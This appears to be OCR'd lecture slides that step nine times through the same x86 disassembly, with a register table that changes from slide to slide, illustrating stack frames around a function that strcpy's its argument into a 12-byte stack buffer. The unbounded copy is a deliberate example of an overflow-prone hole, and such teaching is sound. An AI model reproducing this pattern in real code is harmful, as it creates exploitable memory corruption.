

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2d0 |
| %ebp | 0xfd2d0 |
| %eip | 0x804840f |





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2d0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048414 |





```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)         0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2c0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048414 |





```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)         0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2c0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048417 |





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2c0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048417 |





| | |
|---|---|
| %eax | |
| %esp | 0xfd2c0 |
| %ebp | 0xfd2d0 |
| %eip | 0x804841e |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2bc |
| %ebp | 0xfd2d0 |
| %eip | 0x80483f4 |





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483f4 |





```
mycpy:
  push %ebp                          0x80483f4
  mov %esp,%ebp                      0x80483f5
  sub $0x28,%esp                     0x80483f7
  mov 0x8(%ebp),%eax                 0x80483fa
  mov %eax,0x4(%esp)                 0x80483fd
  lea -0xc(%ebp),%eax                0x8048401
  mov %eax,(%esp)                    0x8048404
  call strcpy                        0x8048407
  leave                              0x804840c
  ret                                0x804840d
main:
  push %ebp                          0x804840e
  mov %esp,%ebp                      0x804840f
  sub $0x10,%esp                     0x8048414
  movl $0x8048504,(%esp)             0x8048417
  call mycpy                         0x804841e
  mov $0x8048517,%eax                0x8048423
  mov %eax,(%esp)                    0x8048428
  call printf                        0x804842b
  mov $0x0,%eax                      0x8048430
  leave                              0x8048435
  ret                                0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483f5 |



